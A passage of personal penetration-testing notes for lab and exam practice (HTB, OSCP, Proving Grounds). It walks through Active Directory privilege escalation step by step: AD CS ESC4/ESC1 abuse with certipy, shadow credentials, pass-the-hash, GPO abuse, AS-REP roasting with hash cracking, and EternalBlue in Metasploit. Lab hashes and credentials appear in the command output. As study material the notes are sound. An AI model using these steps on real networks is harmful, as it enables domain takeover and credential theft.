    - And after we ran certipy, at the bottom of the output, we saw that the Cert Publishers was part of the Full Control Principals (means full ownership) over the last template, and that allows us to modify it to become vulnerable, which is our ESC attack
    - **This means we can get ownership of CA\_SVC using Ryan (and his WriteOwner priv), and then modify templates to become vulnerable using CA\_SVC (who is part of Cert Publishers)**
      - The certipy command we ran:
        - `certipy find -u [user]@[domain] -password [pass] -stdout -vuln`

- The certipy command we ran:

- certipy find -u [user]@[domain] -password [pass] -stdout -vuln

- `certipy find -u [user]@[domain] -password [pass] -stdout -vuln`
  - This command is **enumerating the AD CS environment** using the provided user credentials.
    - **find**: tells Certipy to scan the domain for vulnerable certificate templates or misconfigurations.
    - **stdout** is to make sure the output goes to terminal and not files, since it goes to two files by default which is hard to read
  - You can also add the "**-vuln**" flag to see if any templates are vulnerable
    - `certipy find -u [user]@[domain] -password [pass] -stdout -vuln`
  - **ESC = Exploit Scenario or Escalation Path** (in AD CS context). Specifically one of the "ESC" attack paths defined by harmj0y and the BloodHound team to categorize Active Directory Certificate Services (AD CS) abuses.
    - Ex. ESC1 and ESC4

## How to become owner of account (if you have WriteOwner)

For these, make sure to add the domain, DC, and FQDN to /etc/hosts first

Since we (ryan) have WriteOwner over the account ca\_svc, we can become the owner using ownededit.py from impacket. **The ultimate goal here is to create a shadow credential of ca\_svc, so that we can login as ca\_svc and modify the template to become vulnerable**

- `impacket-ownededit -action write -new-owner [pwned_user] -target [target_user] [domain]/[pwned_user]:[password_of_pwned_user]`
  - For these, make sure to add the domain, DC, and FQDN to /etc/hosts first
  - In the **EscapeTwo HTB**, the **pwned\_user** was ryan, who had WriteOwner over the ca\_svc (Certificate Authority). So **pwned\_user = ryan** and **target\_user = ca\_svc**
- We are now the owner of the certificate template

## How to give yourself permission to write to account

Even though we (ryan) are already owner of ca\_svc, we might not have write access to the account. So we can give it to ourselves as such, using **dacredit.py** from impacket:

- `impacket-dacredit -action write -rights FullControl -principal [pwned_user] -target [ca_svc] [domain]/[pwned_user]:[password_of_pwned_user]`
  - For these, make sure to add the domain, DC, and FQDN to /etc/hosts first
  - In the **EscapeTwo HTB**, the **pwned\_user** was ryan, who had WriteOwner over the ca\_svc (Certificate Authority). So **pwned\_user = ryan** and **target\_user = ca\_svc**

- Now, we have write access to the account! **This means we can finally create shadow credentials for ca\_svc, allowing us to login to ca\_svc using certificates instead of password**

## How to create shadow credentials (get NTLM hash) :

Now that we (ryan) have ownership and write access to ca\_svc, we can create shadow credentials for ca\_svc so we can login:

- certify shadow auto -username [pwned\_user]@[domain] -password [password\_of\_pwned\_user] -account [target\_username] -dc-ip [IP]
  - In the **EscapeTwo HTB**, the **pwned\_user** was ryan, who had WriteOwner over the ca\_svc (Certificate Authority). So **pwned\_user = ryan** and **target\_user = ca\_svc**
- The output of this command should be the **NTLM hash** for ca\_svc. So now you have a way to login to ca\_svc!

Now, in the **EscapeTwo HTB**, once we have the ca\_svc (who is part of Cert Publishers, which have full ownership over a template), we can use ESC4 attack to modify a template to make it vulnerable! We do that in the next step

## How to do ESC4 to modify a certificate template to make it vulnerable

This was done in **EscapeTwo HTB**

**ESC4** is basically modifying a certificate template to make it vulnerable. And in the EscapeTwo HTB case, once we make the certificate vulnerable, we do **ESC1** to get Administrator account, but we will talk about **ESC1** later

In the EscapeTwo HTB video, Ippsec uses this article and it also teaches about ESC4:

- <https://www.rbtsec.com/blog/active-directory-certificate-services-adcs-esc4/>
- Warning: The article's commands for certify might be outdated (it's still on 4.0, we might be on 5.0 and above), so follow my guide instead of running the commands in the article
- Apparently Red Blue Team Security (the people who wrote it) are good

First, now that we have ca\_svc shadow credentials, we can run certify find to see which templates are vulnerable

- certify find -u [user]@[domain] --hashes [NTLM hash] -target-ip 10.10.11.202 -stdout -vuln
- certify find -u ryan.cooper -p NuclearMosquito3 -target sequel.htb -target-ip 10.10.11.202 -text -stdout -vulnerable

- When I did this in **Escape HTB**, it didn't work unless I used **-target-ip** even though I added domain to /etc/hosts!
- In the EscapeTwo HTB, the template is **DunderMifflinAuthentication**. It was the only vulnerable template.

Now, we can run certipy template to apply the default Certipy ESC1 config to the certificate template. **This configures the template to be vulnerable to ESC1 attack. This is the like the main part of the ESC4 attack, since we are modifying the template to be vulnerable (to ESC1)**

- `certipy template -u [username]@[domain] -hashes [NTLM] -template [template_name] -write-default-configuration`
  - "`-write-default-configuration`" actually applies the default Certipy ESC1 config to the certificate template. This configures the template to be vulnerable to ESC1 attack.
  - **This command will also save the OLD template as a json file.** This is because we are editing the original certificate, so if we ever want to go back to the original (ex. We made a mistake or we want to go back to the original after the a real pen test), then we can use this json file. I will also teach you how to do that at the end
    - ex. **DunderMifflinAuthentication.json**

## How to do ESC1 attack

This was done in **Escape HTB** and **EscapeTwo HTB**

Now that we did ESC4 to make the template vulnerable to ESC1, we can now do the ESC1 attack to get access to Administrator account

- `sudo clock-sync 10.10.11.202`
  - I think in EscapeHTB the clock skew was affecting the attack
- `certipy req -u [user]@[domain] -hashes [NTLM] -ca [CA_name] -template [template_name] -upn [local_admin_username]@[domain] -target [FQDN] -target-ip [IP]`
  - The **CA\_name** is usually found in the previous certipy find command
  - The **local\_admin\_username** is usually Administrator
  - The **FQDN** is in the format [DC].[domain]

```
[eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/escapetwo]
└── [★]$ certipy req -u ca_svc@sequel.hbt -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -template DunderMifflinAuthentication -upn administrator@sequel.hbt -target dc01.sequel.hbt -target-ip 10.10.11.51
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: SEQUEL.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 8
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.hbt'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
└── [eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/escapetwo]
```

- This is what successful output looks like. In the bottom, you can see we have the certificate for administrator in .pfx file

Now that we have an Administrator Certificate, we can create shadow credential for Administrator and login to Administrator account

- `certipy auth -pfx [nameOfFile].pfx -dc-ip [IP]`
    - This should output NTLM hash of administrator
- ```
[eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/escapetwo]
└── [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.10.11.51
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.hbt'
[*] Using principal: 'administrator@sequel.hbt'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.hbt': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
└── [eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/escapetwo]
```
- The first part of the hash is the LM hash (LDAP Manager hash) which is useless
  - The second part (highlighted) is the NT part of the hash which is actually useful part
- `python3 /usr/share/doc/python3-impacket/examples/psexec.py -hashes [NTLM]:[NTLM] administrator@[IP]`
    - We can now login to the Administrator!!!
    - This uses pass the hash attack

## How to revert certificate template so that it's no longer vulnerable to ESC4

We had previously modified a template (DunderMifflinAuthentication) to make it vulnerable to ESC4, but if we were in an actual pen test, before we leave, we want to revert the change or else we leave a new vulnerability in the companies environment

- `certipy template -u [user]@[domain] -hashes [NTLM] -template [template_name] -write-configuration [file_with_the_old_cert] -no-save`
    - In the EscapeTwo box, the username is the ca\_svc, since that is the account that we used for ESC4 to make template vulnerable
    - `file_with_the_old_cert` is the JSON file that was created when we first ran **certipy template** to modify the template
    - `template_name` can be found in the **cerity find** command we ran before
    - "**-no save**" tells Certiy: "Don't save the current (possibly bad/modified) template to disk while doing this operation."
- 

## How to exploit Default Domain Policy (if you have edit/write permissions) to add yourself as local admin

Another similar example seen in the "GenericWrite to Default Domain Policy GPO (which gives you to admin)" where we saw via **Bloodhound** that we had **GenericWrite** to Default Domain Policy and then we can use it to get **Domain Admin**

This is from the [Vault](#) PG Practice. This is a copy from [this](#) section. If you want to learn how to check if you have edit/write permissions, you can look at [this](#) section which teaches you how to use powerview.ps1 to look at the GPO permissions, or you can use bloodhound as my friend did to find out they can write to **Default Domain Policy**

- We are going to abuse this GPO by **adding ourselves as a local administrator and the forcing a policy update.**
- First we need to get the executable that makes this simple. We will use SharpGPOAbuse
  - a) [SharpGPOAbuse](#) Github
  - b) Download SharpGPOAbuse.exe
  - c) Host it on kali and download on target machine
    - i) python3 -m http.server 80
    - ii) curl http://192.168.45.176:8000/SharpGPOAbuse.exe -o SharpGPOAbuse.exe
- `\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy"`
  - a) **anirudh** is the username of the compromised account

```
*Evil-WinRM* PS C:\users\anirudh> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy"
[+] Domain = vault.offsec
[+] Domain Controller = DC.vault.offsec
[+] Distinguished Name = CN= Policies,CN=System,DC=vault,DC=offsec
[+] SID Value of anirudh = S-1-5-21-537427935-490066102-1511301751-1103
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] File exists: \\vault.offsec\SysVol\vault.offsec\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
```

- Now we force a policy update.

a) `gpupdate /force`

```
*Evil-WinRM* PS C:\users\anirudh> gpupdate /force
Updating policy...
```

```
Computer Policy update has completed successfully.
```

```
User Policy update has completed successfully.
```

b)

```
*Evil-WinRM* PS C:\users\anirudh> net localgroup administrators
Alias name      administrators
Comment         Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
anirudh
The command completed successfully.
```

i) `net localgroup administrators`

- We have been successfully added and can go into the administrators folder for the flag.

## Impacket

The Impacket scripts can be found in </usr/share/doc/python3-impacket/examples/>

**Impacket** is a powerful collection of Python tools and low-level network protocol libraries designed for **network protocol crafting, exploitation, and penetration testing**, especially in **Windows environments**.

Impacket allows you to:

- Craft and send raw packets for protocols like SMB, Kerberos, RDP, NTLM, LDAP, etc.

2. Interact with Windows systems remotely.
3. Extract credentials.
4. Exploit common misconfigurations and privilege escalation paths in Active Directory.

Popular Impacket Tools:

|                   |                                                                                                                                                                           |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1. secretsdump.py | Dumps NTLM hashes from SAM/LSA (via LSASS or DCSync)                                                                                                                      |
| 2. wmiexec.py     | Executes commands remotely using WMI                                                                                                                                      |
| 3. psexec.py      | Executes commands remotely via SMB (like PsExec)                                                                                                                          |
| 4. smbclient.py   | Browse SMB shares (like Linux's smbclient)                                                                                                                                |
| 5. GetUserSPNs.py | Performs Kerberoasting                                                                                                                                                    |
| 6. ticketer.py    | Creates forged Kerberos tickets                                                                                                                                           |
| 7. rpcdump.py     | Dumps RPC endpoint info                                                                                                                                                   |
| 8. mssqlclient.py | Interact with MS SQL servers                                                                                                                                              |
| 9. lookupsid.py   | Enumerates usernames/groups from SIDs                                                                                                                                     |
| 10. atexec.py     | Schedules remote commands with AT (older systems)                                                                                                                         |
| 11. GetNPUsers.py | Used to perform the <b>AS-REP Roasting attack</b> . Queries target admin for users with "Do no require Kerberos preauthentication" set and export their TGTs for cracking |

How to find the impacket tools:

1. locate psexec.py

```
(michael@vbox)~]
$ locate psexec.py
/home/michael/.local/share/pipx/venvs/bloodhound/bin/psexec.py
/usr/lib/python3/dist-packages/_pyinstaller_hooks_contrib/stdhooks/hook-pypsexec.py
/usr/share/doc/python3-impacket/examples/psexec.py
/usr/share/powerShell-Empire/server/modules/powerShell/lateral_movement/invoke_psexec.py
/usr/share/set/src/fasttrack/psexec.py
a.
```

- b. In this output, you will see the examples directory. This directory contains all the tools

2. ls /usr/share/doc/python3-impacket/examples

```
(michael@vbox)~]
$ ls /usr/share/doc/python3-impacket/examples
addcomputer.py      getArch.py        machine_role.py    raiseChild.py    smbserver.py
atexec.py          Get-GPPPassword.py mimikatz.py      rbc.py          sniffer.py
changepasswd.py    GetLAPSPassword.py mqtt_check.py   rdp_check.py   sniff.py
dacredit.py        GetNPUsers.py     mssqlclient.py   registry-read.py  split.py
dcomexec.py        getPac.py        mssqlinstance.py reg.py          ticketConverter.py
describeTicket.py  getST.py        net.py          rpcdump.py    ticketer.py
dpapi.py          getTGT.py        netview.py      rpcmap.py     tstoold.py
DumpNTLMInfo.py   GetUserSPNs.py  ntlmrelayx.py   sambaPipe.py  wmiexec.py
esentutl.py        goldenPac.py    ownededit.py   samrdump.py   wmipersist.py
exchanger.py       karmaSMB.py    ping6.py       secretsdump.py  wmiquery.py
findDelegation.py keylistattack.py ping.py       services.py   smbclient.py
GetADComputers.py kintercept.py   psexec.py     smbexec.py
```

a.

3. cd /usr/share/doc/python3-impacket/examples

- a. Now you can use any of these tools since you are in the directory

If you ever want to get more information about certain scripts just run this:

- `/usr/share/doc/python3-impacket/examples/[nameOfFile].py -h | less`
    - This will show you the manual pages for the script
- 

## AS-REP Roasting (for Linux)

TLDR:

- What you need?
  - Just a domain user and being able to ping DC
- What it does:
  - Gets Kerberos AS-REP hash of some users (who have preauthentication disabled), that you can crack
- Does it matter which domain user creds you use to authenticate for this attack?
  - No, they all provide the same output

More information about AS-REP Roasting with Impacket-GetNPUsers can be found in the **OSCP 23.2.2. AS-REP Roasting**

If you get a valid name from kerbrute, that means that user has Kerberos pre-authentication disabled. Not only does this allow us to find the username by bruteforce (using kerbrute), but that ALSO means it's vulnerable to AS-REP roast (as shown in **Sauna HTB**)

There are two methods to do AS-REP roast

3. The first is by providing valid username/password of domain user. This is called Authenticated AS-Rep roasting. We then use these creds to find the AS-REP hash of other users.
4. The second type is by providing the username of a domain user and no password. This tells impacket/nxc that we want to TARGET this user and get their AS-REP hash. **This is the method of AS-REP roast we want to do**

So, here is how to do that (two ways):

3. `nxc ldap 10.10.10.175 -u 'Fsmith' -p " --asreproast ASREPROAST`

- a. This assumes we found Fsmith with kerberos pre-authentication disabled
- 4. impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/Fsmith -dc-ip 10.10.10.175  
**-no-pass**
  - a. Make sure to include the "**-no-pass**"

## AS-Rep Roasting Explanation

Let's assume that we are conducting an assessment in which we cannot identify any AD users with the account option *Do not require Kerberos preauthentication* enabled. While enumerating, we notice that we have **GenericWrite** or **GenericAll** permissions on another AD user account. Using these permissions, we could reset their passwords, but this would lock out the user from accessing the account. We could also leverage these permissions to **modify the User Account Control value of the user to not require Kerberos preauthentication**. This attack is known as *Targeted AS-REP Roasting*. Notably, we should reset the User Account Control value of the user once we've obtained the hash.

- This is from **OSCP 23.2.2. AS-REP Roasting**

In the **Sauna HTB**, after we got a valid username using Kerbrute, we used the username for this

Used to perform the **AS-REP (response) Roasting attack**. AS stands for Authentication Service. Queries target admin for users with "**Do no require Kerberos preauthentication**" set and export their **TGTs** for cracking

### What Is AS-REP Roasting?

- In AS-REP Roasting, you're capturing an **AS-REP response** with an encrypted **portion similar to a TGT**, but it's **not a usable TGT** — it's just a password crack target.
- It targets user accounts that don't require Kerberos pre-authentication (a misconfiguration).
- These accounts will respond to a Kerberos AS-REQ with an AS-REP that contains data encrypted with their NTLM hash.
- An attacker can capture this response without valid credentials and crack it offline to recover the user's password.

### What is TGT?

- In **Kerberos**, the **TGT** is a special ticket you get after successfully authenticating with the **Authentication Server (AS)**. You then use it to request service tickets from the **Ticket Granting Server (TGS)**.

## How AS-REP Roasting works and how netcat works

1. **User requests TGT (AS-REQ)**
2. **Domain Controller replies (AS-REP) with the TGT, encrypted using the user's NTLM hash.**
3. You capture that AS-REP (this is what GetNPUsers.py dumps)
4. Now, this **AS-REP hash** is a **Kerberos TGT encrypted with the user's NTLM hash**
5. Since AS-REP is encrypted with symmetric encryption, we can try and decrypt it by guessing the password, encrypting it with MD4 (which is what NTLM uses), and then trying that as the key. If we get valid Kerberos data (expected structure, checksums, etc.), then hashcat knows it's correct. If it gets gibberish, then it's wrong
6. Therefore, what hashcat does is use a password list like rockyou.txt, encrypts each one in MD4, and then tries it as the key for the decryption

## AS-REP Roasting with Impacket-GetNPUsers

If you want to use the python version:

- `cd /usr/share/doc/python3-impacket/examples/`
- `GetNPUsers.py [domain]/[username]`

### NP = "No Pre-Authentication"

- Specifically, it targets accounts in Active Directory that have the "Do not require Kerberos preauthentication" setting enabled. These accounts can be abused in an AS-REP Roasting attack

### How to use GetNPUsers to get As-rep hash for all users:

If you want to pass the hash, use this flag: `-hashes :[NTLM]`

This is from Relia Challenge Lab

- `impacket-GetNPUsers relia.com/jim:'Castello1!' -dc-ip 172.16.118.6`
  - Notice how it's forward slash and not backslash!
  - This command will show you all the users that you can get the AS-Rep hash for, but won't actually output the hash
  - More specifically, we are identifying users with the enabled AD user account option "Do not require Kerberos preauthentication," which is what makes it vulnerable to AS-REP roast
  - `relia.com` - the domain

- I tried just using `relia`, and it didn't work. You need the full domain name!
- `jim:'Castello1!'`
  - The name and password of the user used to authenticate
- `172.16.118.6` - the ip of the DC

```
(kali㉿kali)-[~]
$ impacket-GetNPUsers oscp.exam/eric.wallows:'EricLikesRunning800' -dc-ip 10.10.196.140
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

No entries found!

(kali㉿kali)-[~]
$ impacket-GetNPUsers oscp.exam/eric.wallows:'EricLikesRunning80' -dc-ip 10.10.196.140
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Cannot authenticate eric.wallows, getting its TGT
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future
re version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User eric.wallows doesn't have UF_DONT_REQUIRE_PREAUTH set
```

- First one is what it looks like when there is no AS-REP victims
- Second one is what it looks like when the credentials don't work
- `impacket-GetNPUsers relia.com/jim:'Castello1!' -dc-ip 172.16.118.6 -request`
  - Notice how it's forward slash and not backslash!
  - Same as the command above, but it has the "-request" flag which makes it actually give you the AS-REP hashes
- You can also add the `-outputfile hash.txt` to save hashes to a file

### Crack AS-REP roast:

- `hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt`
  - `-r /usr/share/hashcat/rules/best64.rule`

### How to use GetNPUsers.py for a username list without any authentication

`impacket-GetNPUsers -no-pass -usersfile unames.txt EGOTISTICAL-BANK.LOCAL/`

- `unames.txt` is the list of users I'm hoping appear in the output of the AS-REP roast, NOT the usernames I am trying to authenticate with
- This command requires no domain user authentication
- But for OSCP, this is not helpful since we are automatically given credentials (`eric.wallows`) so we can use that for authenticated AS-REP which finds all vulnerable users for AS-REP
- This is from  
<https://medium.com/@duckwrites/own-osc-p-ad-with-these-4-simple-steps-0ef165d80bd7>

## How to use GetNPUsers.py for a single user without any authentication (this means we are targeting this user instead of authenticating with it)

1. impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/Fsmith -dc-ip 10.10.10.175  
-no-pass
  - This one is more specific

2. impacket-GetNPUsers [domain]/[username]

```
[*] Cannot authenticate fsmith, getting its TGT
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:16c6d6b074dc39c0aa5d1b1156d5b735$5cd88cc28a752f7ae4a64406de1cd3158984bfffba7e816955d14916d93
4a5ef3bb079a3a765652550ba1a295210acaf024938e5389afb4f1f31a7653e0d0fd7dc54c2e31a4f1810e988d76b1663598c5151f72c1d8027e2b28b155baf7d523d
fd7c137a73cf4ce0562e7399dd9f0ef626792bd58e23f050842773789c09a7aa26c6b87eb71e4582b34f8622f64af25501472d0ad0e945ee0398ae49d7e57f740ec3edf
5ef2be1958548304d0bfa6795cb00909f25d70ba8fb2d667b792b6fe0ab9e28f7be5c3a755c5d26e05e7f41697d0b9d016a54d7c40da21ccb0d807f5699b28829eb6d84
373ab36b19ba29f86ee5dceb8c6767438fc0f71a99c17
```

- a.
  - b. This output is a Kerberos AS-REP hash. The output is an offline-crackable Kerberos ticket encrypted with the user's NTLM hash.
  - c. Because the server encrypts the TGT with the user's NTLM hash, and if you capture this AS-REP hash, you can brute-force it offline to recover the user's password using tools like:
    - i. hashcat -m 18200
    - ii. john --format=krb5asrep
3. Copy and paste the entire thing to a text file and use hashcat with code 18200 and with the rockyou.txt to get the plaintext password from this NTLM hash
    - a. hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt
      - i. -r /usr/share/hashcat/rules/best64.rule
      - ii. In the **OSCP 23.2.2. AS-REP Roasting**, they used a rule, which basically applies rules like uppercase to the wordlist, to expand the number of passwords attempted

## How to use GetNPUsers.py with username list

1. GetNPUsers.py -dc-ip [TARGET\_IP] -no-pass -userfile users.lst  
[domain\_with\_no\_ending\_part]/
  - a. When I say **domain\_with\_no\_ending\_part**, I mean like if the domain is blackfield.htb, then don't include the ".htb" part
  - b. Make sure to include the "/" at the end of the domain
2. Now you can crack the NTLM hash using the tips found [here](#)

## AS-REP Roasting with nxc

```
nxc ldap 192.168.167.30 -u Tracy.White -p 'zqwj041FGX' --asreproast output.txt
```

Used in [Nara](#) PG Practice, but nothing found

- I couldn't get it to work on the **Relia Challenge lab** but both impacket and rubeus.exe worked for Relia!
  - Well actually rubeus.exe didn't work when I tried it again. Idk.

### Crack AS-REP roast:

- hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt
  - -r /usr/share/hashcat/rules/best64.rule

## AS-REP Roasting with GenericWrite or GenericAll

Let's say we have GenericWrite or GenericAll permissions on another AD user account. Using these permissions, we could reset their passwords, but this would lock out the user from accessing the account. We **could also leverage these permissions to modify the User Account Control value of the user to not require Kerberos preauthentication (which makes it vulnerable to AS-REP roast)**. This attack is known as **Targeted AS-REP Roasting**. Notably, we should reset the User Account Control value of the user once we've obtained the hash.

---

## AS-REP Roast with Rubeus.exe (for Windows)

How to download Rubeus.exe:


1. sudo apt update
2. sudo apt install rubeus
3. cd /usr/share/windows-resources/rubeus
4. Then start listener and get it to Windows machine
  - a. python3 -m http.server 80

This is from **OSCP 23.2.2. AS-REP Roasting**

This worked in Relia Challenge Lab as well as the Impacket-method

`\Rubeus.exe asreproast /nowrap`

- We add the flag `/nowrap` to prevent new lines being added to the resulting AS-REP hashes



```
[*] Searching path 'LDAP://DC1.corp.com/DC=corp,DC=com' for
'(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName      : dave
[*] DistinguishedName   : CN=dave,CN=Users,DC=corp,DC=com
[*] Using domain controller: DC1.corp.com (192.168.50.70)
[*] Building AS-REQ (w/o preauth) for: 'corp.com\dave'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$dave@corp.com:AE43CA9011CC7E7B9E7F7E7279DD7F2E$7D4C59410DE2984EDF35053B7954E
6DC9A0D16CB5BE8E9DCACCA88C3C13C4031ABD71DA16F476EB972506B4989E9ABA2899C042E66792F33B119
FAB1837D94EB654883C6C3F2DB6D4A8D44A8D9531C2661BDA4DD231FA985D7003E91F804ECF5FFC07433339
59470341032B146AB1DC9BD6B5E3F1C41BB02436D7181727D0C6444D250E255B7261370BC8D4D418C242ABA
E9A83C8908387A12D91B40B39848222F72C61DED5349D984FFC6D2A06A3A5BC19DDFF8A17EF5A22162BAADE
9CA8E48DD2E87BB7A7AE0DBFE225D1E4A778408B4933A254C30460E4190C02588FBADED757AA87A
```

*Listing 17 - Using Rubeus to obtain the AS-REP hash of dave*

- Copy and paste this entire blob into a file called `hashes.asreproast2` and then crack it

`sudo hashcat -m 18200 hashes.asreproast2 /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force`

- 18200 is the mode for AS-REP hashes

---

## SMB vulnerabilities

Eternal blue (MS17-010)

Eternal Blue was finally seen in the **Blue HTB**.

After using AutoRecon, I saw that only SMB and RPC was open. And looking at the `_patterns.log` file and the SMB NMAP scan, it became clear it's likely eternalblue. And also, the name of the box is Blue!

```
5
10 Host script results:
11 | smb-vuln-ms17-010:
12 | VULNERABLE:
13 | Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
14 | State: VULNERABLE
15 | IDs: CVE-2017-0143
16 | Risk factor: HIGH
17 | A critical remote code execution vulnerability exists in Microsoft SMBv1
18 | servers (ms17-010).
19 |
20 | Disclosure date: 2017-03-14
21 | References:
22 |     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
23 |     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
24 |     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
25 | smb-security-mode:
26 |     account_used: guest
27 |     authentication_level: user
28 |     challenge_response: supported
29 |     message_signing: disabled (dangerous, but default)
```

- From SMB Nmap scan in Autorecon
- MS17-010 is the identifier for eternalblue
- CVE-2017-0143 is also related to eternalblue, as well as CVE-2017-0144

```
_full_tcp_nmap.txt          •          _patterns.log

1 Identified Architecture: 64-bit
2
3 Nmap script found a potential vulnerability. (State: VULNERABLE)
4
5 CVE Identified: CVE-2017-0143
6
7 CVE Identified: CVE-2017-0143
8
9
```

- From `_patterns.log`

And to exploit it, we can use the metasploit module:

- `msfconsole -q`
- `search eternalblue`

| # | Name                                     | Identified | Disclosure Date | Rank | Check |
|---|------------------------------------------|------------|-----------------|------|-------|
| 0 | exploit/windows/smb/ms17_010_eternalblue | 2017-03-14 | average         | Yes  |       |
| 1 | \_ target: Automatic Target              | .          | .               | .    |       |
| 2 | \_ target: Windows 7                     | .          | .               | .    |       |
| 3 | \_ target: Windows Embedded Standard 7   | 2017-03-14 | low             | .    |       |

- use 1 (automatic target)
- show options
- set RHOSTS
- set LHOST
- run

No need to open up a multi/handler. It does it automatically. If you open your own, the exploit won't work.

And then it should open up a meterpreter shell! Then you can use it to open a shell

- shell
- powershell (to switch to powershel)
- If the shell sucks, then open another listener and send a reverse shell by running a powershell reverse shell from [revshells.com](http://revshells.com)

## MS08-067

From the **Legacy HTB**

The nmap SMB vulnerability scan said that it's vulnerable to both MS17-010 (eternalblue) and MS08-067 but eternalblue didn't work and only MS08-067 did.

- **But the hints in the HTB say that it's supposed to also be vulnerable to MS17-010 (eternalblue) but it didn't work for me**

`sudo nmap -sV 10.10.10.4 --script="smb-vuln-*"`

```

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds      10.10.10.4
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).

| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ smb-vuln-ms10-054: false
